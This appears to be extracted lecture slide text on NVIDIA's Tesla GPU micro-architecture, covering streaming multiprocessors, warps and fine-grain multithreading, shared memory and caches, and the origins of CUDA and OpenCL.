
- “Simpler” cores
- Many functional units (FUs) (implementing the SIMD model)
- Much less cache per core; just thousands of threads and super-fast context switch
- Drop sophisticated branch prediction mechanisms

16 cores, each with 8 “SP” units

$16 \times 8 = 128$  threads execute in parallel

(but you need a lot more threads to fill the machine)


## Sketchy information on graphics primitive processing



No L2 cache coherency problem, data can be in only one cache. Caches are small

ROP performs colour and depth frame buffer operations directly on memory


# Texture/Processor Cluster (TPC)



- SM: Streaming Multiprocessor
- SP: Streaming Processor

- SMC: Streaming Multiprocessor controller
- MT issue: multithreaded instruction fetch and issue unit
- C cache: constant read-only cache
- I cache: instruction cache
- Geometry controller: directs all primitive and vertex attribute and topology flow in the TPC
- SFU: Special-Function Unit, compute transcendental functions ( $\sin$ ,  $\cos$ ,  $\log x$ ,  $1/x$ )
- Shared memory: scratchpad memory, i.e. user managed cache
- Texture cache does interpolation


# NVIDIA's Tesla micro-architecture



*Combines many of the ideas we have learned about:*


- Many fetch-execute processor devices (16 “SMs”)
- Each one uses fine-grain multithreading (FGMT) to run 32 “**warps**” per SM
  - NVIDIA is confusing about terminology!
  - Warps on a GPU are like threads on a CPU
  - Threads on a GPU are like lanes on a SIMD CPU
- MT issue selects which “warp” to issue from in each cycle (FGMT)
- Each warp’s instructions are actually 32-wide SIMD instructions
- Executed in four steps, using 8 SPs (“vector pipelining”, Ch08)
- With lanewise predication (Ch08)
- Each SM has local, explicitly-programmed scratchpad memory
- Different warps on the same SM can share data in this “shared memory”
- SM’s also have an L1 data cache (but no cache-coherency protocol)
- The chip has multiple DRAM channels, each of which includes an L2 cache (but each data value can only be in one L2 location, so there’s no cache coherency issue at the L2 level)
- There are also graphics-specific mechanisms, which we will not discuss here (eg a special L1 “texture cache” that can interpolate a texture value)<sup>12</sup>

# Tesla memory, interconnect, control



- SM's also have an L1 data cache (but no cache-coherency protocol – flushed on kernel launch)
- The chip has multiple DRAM channels, each of which includes an L2 cache
- but each data value can only be in one L2 location, so there's no cache coherency issue at the L2 level
- Tesla has more features specific to graphics, which are not our focus here:
  - Work distribution, load distribution
  - Texture cache, pixel interpolation
  - Z-buffering and alpha-blending (the ROP units, see diagram)

# CUDA: using NVIDIA GPUs for general computation



- Designed to do rendering
- Evolved to do general-purpose computing (GPGPU)
  - But to manage thousands of threads, a new programming model is needed, called **CUDA** (Compute Unified Device Architecture)
  - CUDA is proprietary, but the same model lies behind **OpenCL**, an open standard with implementations for multiple vendors' GPUs
- GPU evolved from hardware designed specifically around the OpenGL/DirectX rendering pipeline, with separate vertex- and pixel-shader stages
- “Unified” architecture arose from increased sophistication of shader programs

